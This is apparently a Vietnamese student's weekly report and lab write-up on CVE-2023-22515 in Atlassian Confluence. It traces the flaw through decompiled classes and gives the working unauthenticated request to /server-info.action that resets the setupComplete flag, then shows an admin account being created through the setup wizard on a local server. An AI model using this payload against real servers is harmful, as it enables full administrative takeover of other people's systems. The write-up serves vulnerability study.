

Báo cáo tuần 4


CVE-2023-22515

Thông tin chính về CVE-2023-22515

- **Sản phẩm ảnh hưởng:** Atlassian Confluence Data Center & Confluence Server.
- **Ngày công bố:** 04/10/2023.
- **Mức độ:** Critical (CVSS ~ 10.0).
- **Loại lỗ hổng:** Broken Access Control / Improper Authorization → cho phép attacker **tạo tài khoản admin từ xa**.
- Lỗi nằm ở **Confluence setup mechanism**
- **Ảnh hưởng:** Confluence Data Center & Server **8.0.0** → **8.5.1**.

Triển khai tìm lỗi

- Đầu tiên khi cài đặt **Confluence** sẽ có bước cấu hình cho máy chủ hoạt động ví dụ như là kết nối DATABASE, tạo người dùng, ... Những việc này được thực hiện thông qua trình duyệt WEB và các đường dẫn URL **/setup/**. Bước cuối cùng của cấu hình sẽ là **/setup/setupadministrator.action**.
- Sau khi hoàn thành thành thì các thiết lập sẽ không được gọi. Nếu chúng ta cố gọi thì nó sẽ hiển thị thông báo lỗi



- Điều này bắt nguồn từ Một trong những interceptor đó là `SetupCheckInterceptor` của `struts.xml`
 - `struts.xml` chính là file **cấu hình trung tâm** cho Struts.
 - Nó định nghĩa **cách Confluence map URL → Action class → View template**.
 - Đồng thời khai báo **interceptor** (các lớp chặn xử lý request trước/sau khi chạy action).

```
<interceptor name="prepare" class="com.opensymphony.xwork2.interceptor.PrepareInterceptor"/>
<interceptor name="setup" class="com.atlassian.confluence.setup.actions.SetupCheckInterceptor"/>
<interceptor name="pageAware" class="com.atlassian.confluence.pages.actions.PageAwareInterceptor"/>
<interceptor name="spaceAware" class="com.atlassian.confluence.spaces.actions.SpaceAwareInterceptor"/>
<interceptor name="commentAware" class="com.atlassian.confluence.pages.actions.CommentAwareInterceptor"/>
```

Trong `SetupCheckInterceptor` gọi `BootstrapUtils.getBootstrapManager().isSetupComplete()`

```
public String intercept(ActionInvocation actionInvocation) throws Exception {
    if (BootstrapUtils.getBootstrapManager().isSetupComplete() && ContainerManager.isContainerSetup())
        return "alreadysetup";
}
```

```
return actionInvocation.invoke();  
}
```

Giải thích

- **BootstrapUtils.getBootstrapManager().isSetupComplete()**
→ Kiểm tra xem Confluence đã hoàn tất quá trình setup (qua wizard, nhập license, tạo admin user) hay chưa.
- **ContainerManager.isContainerSetup()**
→ Kiểm tra xem Spring IoC container đã được khởi tạo đầy đủ chưa.
- Nếu **cả hai điều kiện đều đúng**:
→ Nghĩa là hệ thống **đã setup hoàn chỉnh** → interceptor **trả về "alreadysetup"** ngay lập tức.
→ Không cho chạy tiếp action (thường là các action setup như `SetupDatabaseAction`, `SetupLicenseAction`, ...).
- Nếu **chưa setup hoàn chỉnh**:
→ Gọi `actionInvocation.invoke()` → tức là tiếp tục thực thi action mà người dùng request.

`getBootstrapManager()` → thường trả về **DefaultAtlassianBootstrapManager**

là quản lý toàn bộ thông tin cấu hình cốt lõi trong quá setup

- `DefaultAtlassianBootstrapManager.isSetupComplete` chúng ta có thể thấy rằng phương thức cấu hình ứng dụng `isSetupComplete` được gọi để kiểm tra xem quá trình thiết lập đã hoàn tất hay chưa.

```
© SetupCheckInterceptor.class  © ConfluenceActionSupport.class  © BootstrapStatusProviderImpl.class  © DefaultAtlassianBootstrapManager.class x
i Decompiled .class file, bytecode version: 52.0 (Java 8)
30      public class DefaultAtlassianBootstrapManager implements AtlassianBootstrapManager { 1 inheritor
131          this.applicationConfig.save();
132      }
133
134  >      public String getConfiguredApplicationHome() { return this.homeLocator.getHomePath(); }
137
138  public boolean isSetupComplete() {
139      return this.isBootstrapped() && this.applicationConfig.isSetupComplete();
140  }
141
```

=> Nếu chúng ta làm cho `isSetupComplete = False` thì `SetupCheckInterceptor` sẽ không trả về “alreadysetup” và `/setup/setupadministrator.action` sẽ có thể truy cập được.

Dưới đây chúng ta có một `ServerInfoAction`

- `ServerInfoAction` = Action công khai trong Confluence → cho phép mọi user gọi tới mà không cần login, không cần CSRF token. Khi chạy, nó chỉ trả về “success” → map tới một template hiển thị thông tin server.

```
© ServerInfoAction.class × © SetupCheckInterceptor.class © ConfluenceActionSupport.class
i Decompiled .class file, bytecode version: 55.0 (Java 11)
13
14 public class ServerInfoAction extends ConfluenceActionSupport {
15     public ServerInfoAction() {
16     }
17
18     @PermittedMethods({HttpMethod.ANY_METHOD})
19     @XsrfProtectionExcluded
20     @PublicAccess
21     public String execute() throws Exception {
22         return "success";
23     }
24 }
25
```

- Nó được kế thừa từ `ConfluenceActionSupport`
- Trong `ConfluenceActionSupport` ta lại thấy `getBootstrapStatusProvider` trả về `BootstrapStatusProviderImpl` thể hiện mà chúng ta đang tìm kiếm

```
© ServerInfoAction.class © SetupCheckInterceptor.class © ConfluenceActionSupport.class × © BootstrapStatusProviderImpl.class
i Decompiled .class file, bytecode version: 55.0 (Java 11)
94 public class ConfluenceActionSupport extends ActionSupport implements LocaleProvider, WebInterface, MessageHo
520
521 public BootstrapStatusProvider getBootstrapStatusProvider() {
522     if (this.bootstrapStatusProvider == null) {
523         this.bootstrapStatusProvider = BootstrapStatusProviderImpl.getInstance();
524     }
525
526     return this.bootstrapStatusProvider;
527 }
528
```

- Trong BootstrapStatusProviderImpl lại có `getApplicationConfig` để trả về cấu hình của ứng dụng

```
© ServerInfoAction.class © SetupCheckInterceptor.class © ConfluenceActionSupport.class © BootstrapStatusProviderImpl.class ×
i Decompiled .class file, bytecode version: 55.0 (Java 11)
31 public class BootstrapStatusProviderImpl implements BootstrapStatusProvider, BootstrapManagerInternal {
84
85 public ApplicationConfiguration getApplicationConfig() {
86     return this.delegate.getApplicationConfig();
87 }
88
```

- Cuối cùng khi vào bên trong của `ApplicationConfig` thì có thể thấy được nó triển khai kiểm tra `setSetupComplete`

```
© DefaultAtlassianBootstrapManager.class  © ApplicationConfig.class x </> struts.xml
Decompiled .class file, bytecode version: 52.0 (Java 8) Download... Choose Sources...

18      public class ApplicationConfig implements ApplicationConfiguration {
146          }
147
148      public synchronized boolean isSetupComplete() {
149          return this.setupComplete;
150      }
151
152      public synchronized void setSetupComplete(boolean setupComplete) {
153          this.setupComplete = setupComplete;
154      }
155
```

- Kết hợp các phần trên lại thì chúng ta có thể suy ra một chuỗi các phương thức để chuyển `setSetupComplete = false`


```
getBootstrapStatusProvider().getApplicationConfig().setSetupComplete ( false );
```

- XWorks2 sẽ cho phép chúng ta thực hiện chuỗi getter/setter kiểu này, chúng ta có thể xây dựng một tham số HTTP để triển khai chuỗi lệnh gọi phương thức trên bằng cách sử dụng ký hiệu mà XWorks2 yêu cầu

```
bootstrapStatusProvider.applicationConfig.setupComplete=false
```

- Chúng ta sẽ lợi dụng `/server-info.action` là một URL trong Confluence, được xử lý bởi `ServerInfoAction` vì public endpoint không cần đăng nhập.

/server-info.action?bootstrapStatusProvider.applicationConfig.setupComplete=false



success

Hãy kiểm tra Debug:

- **setupComplete (tham số truyền vào method)**

→ false

Tức là method đang được gọi với tham số false .

- **this.setupComplete** (biến instance của đối tượng ApplicationConfig)
→ true (trước khi gán).
- Khi lệnh chạy xong → this.setupComplete sẽ trở thành false .

ager.class © ConfluenceLicenseInterceptor.class © ApplicationConfig.class </> struts.xml

Decompiled .class file, bytecode version: 52.0 (Java 8) Download... Choose Sources...

isSetupComplete 1/1 ↑ ↓ 🔍 ⋮

```
18    public class ApplicationConfig implements ApplicationConfiguration {
151       public synchronized void setSetupComplete(boolean setupComplete) {    setupComplete: false
152           this.setupComplete = setupComplete;    setupComplete: false
154       }
155
```

⋮ —

⌘

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter) Java ⌕ ⋮

> **this** = {ApplicationConfig@57623}
 setupComplete = false
 this.setupComplete = true

- Sau khi hoàn thành bước trên thì chúng ta hãy thử vào lại endpoint `/setup/setupadministrator.action` và thành công

172.20.10.3:8090/setup/setupadministrator-start.action

classroom

Configure System Administrator Account

Please configure the system administrator account for this Confluence installation.

Configure Account

| | |
|----------|------------------------------------|
| Username | <input type="text" value="admin"/> |
| Name | <input type="text"/> |
| Email | <input type="text"/> |
| Password | <input type="password"/> |
| Confirm | <input type="password"/> |

Next

ATLASSIAN

- Sau khi tạo hãy đăng nhập và kiểm tra lại quyền

⚠ You have temporary access to administrative functions. [Drop access](#) if you no longer require it. For more information, refer to [the documentation](#).



Confluence administration

- CONFIGURATION
- Backup Administration
 - Clean up
 - Configure Code Macro
 - External Gadgets
 - Further Configuration
 - General Configuration
 - Global Templates and Blueprints
 - In-app Notifications
 - Languages
 - Mail Servers
 - Office Connector
 - PDF Export Language Support

View User: thang

« [Back to Users](#)

[View Profile](#) [Edit Groups](#) [Edit Details](#) [Delete Profile Picture](#) [Set Password](#)

| | |
|--------------|---|
| User | thang |
| Full Name | trongthang |
| Email | trongthang123@gmail.com |
| Directory | Confluence Internal Directory |
| Created | Sep 03, 2025 15:03 |
| Last Updated | Sep 03, 2025 15:03 |
| Login | Last Login: Sep 05, 2025 07:44 Current Failed Login Count: 0 |
| Groups | <div> confluence-administrators  confluence-users</div> |

Recommended Updates
Email

Retention rules

